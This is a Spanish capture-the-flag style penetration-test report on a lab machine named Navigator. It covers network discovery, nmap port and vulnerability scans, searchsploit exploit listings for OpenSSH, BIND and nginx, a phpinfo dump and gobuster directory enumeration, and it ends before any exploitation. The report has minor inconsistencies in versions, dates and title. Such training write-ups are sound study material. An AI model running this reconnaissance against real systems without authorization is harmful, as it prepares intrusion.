



Informe de análisis de vulnerabilidades, explotación y resultados del reto Navigator.

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
09/10/2023	02/10/2023	1.0	MQ-HM-Navigator	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto Jenkins.

N.- MQ-HM-Navigator

Generado por:

**Jonathan Jesús Jacinto
Badillo**

Especialista de Ciberseguridad, Seguridad de la
Información

**Fecha de creación:
09.10.2023**

Índice

1. Reconocimiento	3
2. Análisis de vulnerabilidades/debilidades	4
3. Explotación	4
4. Banderas	5
5. Herramientas usadas	6
6. Conclusiones y Recomendaciones	6

1. Reconocimiento

- Detección de equipos en la red

```
(root@kali)-[/home/kali]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a3:d5:82, IPv4: 192.168.3.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.3.1    00:50:56:c0:00:08    (Unknown)
192.168.3.2    00:50:56:ef:20:a0    (Unknown)
192.168.3.151  00:0c:29:7c:9f:9a    (Unknown)
192.168.3.254  00:50:56:f9:f7:b5    (Unknown)
```

```
(root@kali)-[/home/kali]
# nmap -sn 192.168.3.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-09 17:37 EDT
Nmap scan report for 192.168.3.1
Host is up (0.00030s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.3.2
Host is up (0.00020s latency).
MAC Address: 00:50:56:EF:20:A0 (VMware)
Nmap scan report for 192.168.3.151
Host is up (0.00035s latency).
MAC Address: 00:0C:29:7C:9F:9A (VMware)
Nmap scan report for 192.168.3.254
Host is up (0.00023s latency).
MAC Address: 00:50:56:F9:F7:B5 (VMware)
Nmap scan report for 192.168.3.129
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.12 seconds
```

```
(root@kali)-[/home/kali/Desktop/machines/Navigator]
# ./script-ping 192.168.3 1-254
192.168.3.2:
192.168.3.129:
192.168.3.151:
```

- Analizamos el TTL del equipo para intuir sobre su OS

```
(root@kali)-[/home/kali/Desktop]
# ./script-ttl
ingrese ip: 192.168.3.151
TTL= 64 → 192.168.3.151 : Linux
```

- Análisis de puertos abiertos y servicios

```
(root@kali)-[/home/kali/Desktop/machines/Navigator]
# nmap -sS -p- 192.168.3.151 -v --min-rate 5000 --open-ports script-ping
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-09 17:56 EDT
Initiating ARP Ping Scan at 17:56
Scanning 192.168.3.151 [1 port]
Completed ARP Ping Scan at 17:56, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:56
Completed Parallel DNS resolution of 1 host. at 17:56, 0.13s elapsed
Initiating SYN Stealth Scan at 17:56
Scanning 192.168.3.151 [65535 ports]
Discovered open port 22/tcp on 192.168.3.151
Discovered open port 80/tcp on 192.168.3.151
Discovered open port 53/tcp on 192.168.3.151
Completed SYN Stealth Scan at 17:56, 5.21s elapsed (65535 total ports)
Nmap scan report for 192.168.3.151
Host is up (0.0013s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
MAC Address: 00:0C:29:7C:9F:9A (VMware)

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.61 seconds
Raw packets sent: 65569 (2.885MB) | Rcvd: 65536 (2.621MB)
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Navigator

- Puertos en orden por script

```
(root@kali)-[/home/kali/Desktop/machines/Navigator]
# ./script-puertos
ingresa el fichero de puertos: ports
22,53,80
```

- Análisis con el parámetro -O para identificar el OS

```
(root@kali)-[/home/kali/Desktop/machines/Navigator]
# nmap -sS -p22,53,80 192.168.3.151 -O
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-09 18:18 EDT
Nmap scan report for 192.168.3.151
Host is up (0.0010s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
MAC Address: 00:0C:29:7C:9F:9A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.64 seconds
```

- Versiones de los servicios
- Título html previsualizado

```
(root@kali)-[/home/kali/Desktop/machines/Navigator]
# nmap -sVC -p22,53,80 -n 192.168.3.151 -O -v -oA services
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-09 18:52 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:52
Completed NSE at 18:52, 0.00s elapsed
Initiating NSE at 18:52
Completed NSE at 18:52, 0.00s elapsed
Initiating NSE at 18:52
Completed NSE at 18:52, 0.00s elapsed
Initiating ARP Ping Scan at 18:52
Scanning 192.168.3.151 [1 port]
Completed ARP Ping Scan at 18:52, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:52
Scanning 192.168.3.151 [3 ports]
Discovered open port 53/tcp on 192.168.3.151
Discovered open port 80/tcp on 192.168.3.151
Discovered open port 22/tcp on 192.168.3.151
Completed SYN Stealth Scan at 18:52, 0.02s elapsed (3 total ports)
Initiating Service scan at 18:52
Scanning 3 services on 192.168.3.151
Completed Service scan at 18:52, 6.01s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.3.151
NSE: Script scanning 192.168.3.151.
Initiating NSE at 18:53
Completed NSE at 18:53, 8.14s elapsed
Initiating NSE at 18:53
Completed NSE at 18:53, 0.06s elapsed
Initiating NSE at 18:53
Completed NSE at 18:53, 0.00s elapsed
Nmap scan report for 192.168.3.151
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
|   256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
|_ 256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
53/tcp    open  domain   ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
|_ dns-nsid:
|_ bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp    open  http     nginx/1.16.3
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Navigator

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
|_ 256  a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
|_ 256  89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
53/tcp    open  domain   ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
|_ dns-nsid:
|_ bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp    open  http      nginx 1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-methods:
|_ Supported Methods: GET HEAD
|_ http-title: Welcome to nginx!
MAC Address: 00:0C:29:7C:9F:9A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Uptime guess: 5.868 days (since Tue Oct 3 21:42:57 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=254 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 18:32
Completed NSE at 18:32, 0.00s elapsed
Initiating NSE at 18:32
Completed NSE at 18:32, 0.00s elapsed
Initiating NSE at 18:32
Completed NSE at 18:32, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.61 seconds
Raw packets sent: 26 (1.938KB) | Rcvd: 18 (1.410KB)
```

IP, Puertos Sistema operativo

IP	192.168.3.151
Sistema Operativo	LINUX (Navigator)
Puertos/Servicios	22 - ssh
	80 - http
	53 - domain

2. Análisis de vulnerabilidades/debilidades

- Análisis con el parámetro “—script vuln” para identificar alguna vulnerabilidad existente

```
root@kali:~# nmap -sV --script vuln -p22,53,80 -i 192.168.3.151 -o -v -oA vuln
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-09 18:48 EDT
NSE: Loaded 150 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:48
Completed NSE at 18:48, 10.01s elapsed
Initiating NSE at 18:48
Completed NSE at 18:48, 0.00s elapsed
Initiating ARP Ping Scan at 18:48
Scanning 192.168.3.151 [1 port]
Completed ARP Ping Scan at 18:48, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:48
Scanning 192.168.3.151 [3 ports]
Discovered open port 53/tcp on 192.168.3.151
Discovered open port 80/tcp on 192.168.3.151
Completed SYN Stealth Scan at 18:48, 0.02s elapsed (3 total ports) not found
Initiating Service scan at 18:48
Scanning 3 services on 192.168.3.151
Completed Service scan at 18:48, 6.01s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.3.151
NSE: Script scanning 192.168.3.151.
Initiating NSE at 18:48
Completed NSE at 18:49, 66.85s elapsed
Initiating NSE at 18:49
Completed NSE at 18:49, 0.04s elapsed
Nmap scan report for 192.168.3.151
Host is up (0.00039s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ vulners:
|_ cpe:/a:openbsd:openssh:7.9p1:
|_ EXPLOITPACK:98FE96309F95248BC84C508837551A19 5.8 https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Navigator

- Vulnerabilidades halladas
- DDOS posible en la maquina Navigator

```
PORT STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| vulners:
| cpe:/a:openbsd:openssh:7.9p1:
| EXPLOITPACK:98FE96309F952488C84C508837551A19 5.8 https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F952488C84C508837551A19 *EXPLOIT*
| EXPLOITPACK:5330EA02EBDE3458FC9D6D00D97F9E97 5.8 https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE3458FC9D6D00D97F9E97 *EXPLOIT*
| EDB-ID:46516 5.8 https://vulners.com/exploitdb/EDB-ID:46516 *EXPLOIT*
| EDB-ID:46193 5.8 https://vulners.com/exploitdb/EDB-ID:46193 *EXPLOIT*
| CVE-2019-6111 5.8 https://vulners.com/cve/CVE-2019-6111 *EXPLOIT*
| 1337DAY-ID-32328 5.8 https://vulners.com/zdt/1337DAY-ID-32328 *EXPLOIT*
| 1337DAY-ID-32009 5.8 https://vulners.com/zdt/1337DAY-ID-32009 *EXPLOIT*
| CVE-2021-41617 4.4 https://vulners.com/cve/CVE-2021-41617 *EXPLOIT*
| CVE-2019-16905 4.4 https://vulners.com/cve/CVE-2019-16905 *EXPLOIT*
| CVE-2020-14145 4.3 https://vulners.com/cve/CVE-2020-14145 *EXPLOIT*
| CVE-2019-6110 4.0 https://vulners.com/cve/CVE-2019-6110 *EXPLOIT*
| CVE-2019-6109 4.0 https://vulners.com/cve/CVE-2019-6109 *EXPLOIT*
| CVE-2018-20685 2.6 https://vulners.com/cve/CVE-2018-20685 *EXPLOIT*
| PACKETSTORM:151227 6.0 https://vulners.com/packetstorm/PACKETSTORM:151227 *EXPLOIT*
53/tcp open  domain   ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
80/tcp open  http      nginx 1.14.2
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-vuln-cve2011-3192:
|_VULNERABLE:
| Apache byterange filter DoS
| State: VULNERABLE
| ID: CVE-2011-3192 BID:49303
| The Apache web server is vulnerable to a denial of service attack when numerous overlapping byte ranges are requested.
| Disclosure date: 2011-08-19
| References:
| https://www.securityfocus.com/bid/49303
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
| https://cve.mitre.org/cve/2011/Aug/175
| https://www.tenable.com/plugins/nessus/55976
|_http-server-header: nginx/1.14.2
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dom-based-xss: Couldn't find any DOM based XSS.
MAC Address: 00:0C:29:7C:9F:9A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X.15.X
OS CPE: cpe:/o:linux:linux_kernel:4
OS details: Linux 4.15 - 5.8
Uptime guess: 5.880 days (since Tue Oct 3 21:42:57 2023)
Network Distance: 1 hop
Vuln Scanners: NessusLocal:151227, NessusRemote:151227, NessusLocal:151227, NessusRemote:151227
```

- Búsqueda de exploits según las versiones de los servicios

```
[-] SearchSploit's XML mode (without verbose enabled). To enable: searchsploit -v --xml ...
[-] Reading: 'services.xml'
[-] Skipping term: ssh (Term is too general. Please re-search manually: /usr/bin/searchsploit -t ssh)
[-] /usr/bin/searchsploit -t openssh: fully installed and

Exploit Title | Path
Debian OpenSSH - (Authenticated) Remote SELinux Privilege Escalation | linux/remote/6094.txt
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIENTS' Denial of Service | multiple/dos/1572.pl
FreeBSD OpenSSH 3.5p1 - Remote Command Execution | freebsd/remote/17462.txt
glibc-2.2 / openssh-2.3.0p1 / glibc 2.1.9x - File Read | linux/local/258.sh
Novell Netware 6.5 - OpenSSH Remote Stack Overflow | novell/dos/14866.txt
OpenSSH 1.2 - '.scp' File Create/Overwrite | linux/remote/20253.sh
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | linux/remote/45210.py
OpenSSH 2.x/3.0.1/3.0.2 - Channel Code Off-by-One | unix/remote/21314.txt
OpenSSH 2.x/3.x - Kerberos 4 TGT/AFS Token Buffer Overflow | linux/remote/21402.txt
OpenSSH 3.x - Challenge-Response Buffer Overflow (1) | unix/remote/21578.txt
OpenSSH 3.x - Challenge-Response Buffer Overflow (2) | unix/remote/21579.txt
OpenSSH 4.3 p1 - Duplicated Block Remote Denial of Service | multiple/dos/2444.sh
OpenSSH 6.8 < 6.9 - 'PTY' Local Privilege Escalation | linux/local/41173.c
OpenSSH 7.2 - Denial of Service | linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection | multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration | linux/remote/40136.py
OpenSSH < 6.6 SFTP (x64) - Command Execution | linux_x86_64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution | linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Socket | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py
OpenSSH SCP Client - Write Arbitrary Files | multiple/remote/46516.py
OpenSSH/PAM 3.6.1p1 - 'gossh.sh' Remote Users Ident | linux/remote/26.sh
OpenSSH/PAM 3.6.1p1 - Remote Users Discovery Tool | linux/remote/25.c
OpenSSH 7.2p2 - Username Enumeration | linux/remote/40113.txt
Portable OpenSSH 3.6.1p-PAM/4.1-SuSE - Timing Attack | multiple/remote/3303.sh

Shellcodes: No Results
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Navigator

- Exploits para denegación de servicio

```
[i] /usr/bin/searchsploit -t isc bind
```

Exploit Title	Path
ISC BIND (Linux/BSD) - Remote Buffer Overflow (1)	linux/remote/19111.c
ISC BIND (Multiple OSes) - Remote Buffer Overflow (2)	linux/remote/19112.c
ISC BIND 4.9.7 -TIB - named SIGINT / SIGINT Symlink	linux/local/19072.txt
ISC BIND 4.9.7/8.x - Traffic Amplification and NS Route Discovery	multiple/remote/19740.txt
ISC BIND 8 - Remote Cache Poisoning (1)	linux/remote/30535.pl
ISC BIND 8 - Remote Cache Poisoning (2)	linux/remote/30536.pl
ISC BIND 8.1 - Host Remote Buffer Overflow	unix/remote/20374.c
ISC BIND 8.2.2 / IRIX 6.5.17 / Solaris 7.0 - NXT Overflow / Denial of Service	unix/dos/19635.c
ISC BIND 8.2.2-PS - Denial of Service	linux/dos/20388.txt
ISC BIND 8.2.x - 'TSIG' Remote Stack Overflow (1)	linux/remote/277.c
ISC BIND 8.2.x - 'TSIG' Remote Stack Overflow (2)	linux/remote/279.c
ISC BIND 8.2.x - 'TSIG' Remote Stack Overflow (3)	solaris/remote/260.c
ISC BIND 8.2.x - 'TSIG' Remote Stack Overflow (4)	linux/remote/262.c
ISC BIND 8.3.x - OPT Record Large UDP Denial of Service	linux/dos/22011.c
ISC BIND 9 - Denial of Service	multiple/dos/40453.py
ISC BIND 9 - Remote Dynamic Update Message Denial of Service (PoC)	multiple/dos/9300.c
ISC BIND 9 - TRKY (PoC)	multiple/dos/37721.c
ISC BIND 9 - TRKY Remote Denial of Service (PoC)	multiple/dos/37723.py
Microsoft Windows Kernel - 'win32k!ntquerycompositionSurfaceBinding' Stack M	windows/dos/42750.cpp
Zabbix 2.0.5 - Cleartext ldap_bind Password Disclosure (Metasploit)	php/webapps/36157.rb

Shellcodes: No Results
Papers: No Results

[~] Skipping term: http (Term is too general. Please re-search manually: /usr/bin/searchsploit -t http)

```
[i] /usr/bin/searchsploit -t nginx
```


Exploit Title	Path
nginx (Debian Based Distros + Gentoo) - 'logrotate' Local Privilege Escalati	linux/local/40768.sh
nginx 0.6.36 - Directory Traversal	multiple/remote/12804.txt
nginx 0.6.38 - Heap Corruption	linux/local/14830.py
nginx 0.6.x - Arbitrary Code Execution NullByte Injection	multiple/webapps/24967.txt
nginx 0.7.0 < 0.7.61 / 0.6.0 < 0.6.38 / 0.5.0 < 0.5.37 / 0.4.0 < 0.4.14 - De	linux/dos/9901.txt
nginx 0.7.01 - WebDAV Directory Traversal	multiple/remote/9829.txt
nginx 0.7.04 - Terminal Escape Sequence in Logs Command Injection	multiple/remote/33490.txt
nginx 0.7.65/0.8.39 (dev) - Source Disclosure / Download	windows/remote/13822.txt
nginx 0.8.36 - Source Disclosure / Denial of Service	windows/remote/13818.txt
nginx 1.1.17 - URI Processing Security Bypass	multiple/remote/38846.txt
nginx 1.20.0 - Denial of Service (DOS)	multiple/remote/50973.py
nginx 1.3.9 < 1.4.0 - Chunked Encoding Stack Buffer Overflow (Metasploit)	linux/remote/25775.rb
nginx 1.3.9 < 1.4.0 - Denial of Service (PoC)	linux/dos/25499.py
nginx 1.3.9/1.4.0 (x86) - Brute Force	linux_x86/remote/26737.pl
nginx 1.4.0 (Generic Linux x64) - Remote Overflow	linux_x86-64/remote/32277.txt
PHP-FPM + nginx - Remote Code Execution	php/webapps/47553.md

Shellcodes: No Results


Paper Title

Path

- Análisis web




- Tecnologías de uso en el servicio web




***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Navigator


- Dominio encontrado en el código de la página web




- Fusing de directorios web con gobuster
- Directorio web hallado




- Descarga de archivo “navabout” al ingresar la nueva ruta



- Lectura del archivo descargado
- Posible usuario hallado “Alek”



- Procedimiento de búsqueda de dominios por resoluciones DNS del servidor Navigator
- Usamos el dominio encontrado del correo filtrado en el código de la página web denisse@navigator.hm
- Se halló uno de los nombres de dominios DNS del servidor Navigator



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Navigator

- Determinando servidor en nuestro sistema, para acceder mediante el buscador con su nombre de dominio DNS hallado

```

root@kali: /home/kali/Desktop/machines/Navigator
File Actions Edit View Help
root@kali: /home/kali/Desktop/machines/Navigator x kali@kali: ~/Downloads x
GNU nano 7.2 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.3.151 navigator.hm prueba.local

```

- Versión PHP del sitio web e información del sistema Navigator filtrado por el nombre DNS encontrado
- OS detallado

PHP Version 7.3.27-1~deb10u1

System	Linux navigator 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/fpm
Loaded Configuration File	/etc/php/7.3/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/fpm/conf.d
Additional .ini files parsed	/etc/php/7.3/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.3/fpm/conf.d/10-opcache.ini, /etc/php/7.3/fpm/conf.d/10-pdo.ini, /etc/php/7.3/fpm/conf.d/15-xsl.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-curl.ini, /etc/php/7.3/fpm/conf.d/20-dom.ini, /etc/php/7.3/fpm/conf.d/20-exif.ini, /etc/php/7.3/fpm/conf.d/20-fileinfo.ini, /etc/php/7.3/fpm/conf.d/20-ftp.ini, /etc/php/7.3/fpm/conf.d/20-gd.ini, /etc/php/7.3/fpm/conf.d/20-gettext.ini, /etc/php/7.3/fpm/conf.d/20-iconv.ini, /etc/php/7.3/fpm/conf.d/20-ldap.ini, /etc/php/7.3/fpm/conf.d/20-mbstring.ini, /etc/php/7.3/fpm/conf.d/20-mysqli.ini, /etc/php/7.3/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.3/fpm/conf.d/20-phar.ini, /etc/php/7.3/fpm/conf.d/20-posix.ini, /etc/php/7.3/fpm/conf.d/20-readline.ini, /etc/php/7.3/fpm/conf.d/20-shmop.ini, /etc/php/7.3/fpm/conf.d/20-simplexml.ini, /etc/php/7.3/fpm/conf.d/20-sockets.ini, /etc/php/7.3/fpm/conf.d/20-sysmsg.ini, /etc/php/7.3/fpm/conf.d/20-syssem.ini, /etc/php/7.3/fpm/conf.d/20-sysvshm.ini, /etc/php/7.3/fpm/conf.d/20-tokenizer.ini, /etc/php/7.3/fpm/conf.d/20-wddx.ini, /etc/php/7.3/fpm/conf.d/20-xmlreader.ini, /etc/php/7.3/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.3/fpm/conf.d/20-xsl.ini, /etc/php/7.3/fpm/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731.NTS
PHP Extension Build	API20180731.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

- Fusing de directorios web a la nueva DNS hallada del servidor Navigator

```

(root@kali)-[/home/kali/Desktop/machines/Navigator]
# gobuster dir -u http://navigator.hm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o urlsNews.txt -t 100

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://navigator.hm
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/navigate (Status: 301) [Size: 185] [→ http://navigator.hm/navigate/]
Progress: 61238 / 220561 (27.76%)
Progress: 220560 / 220561 (100.00%)

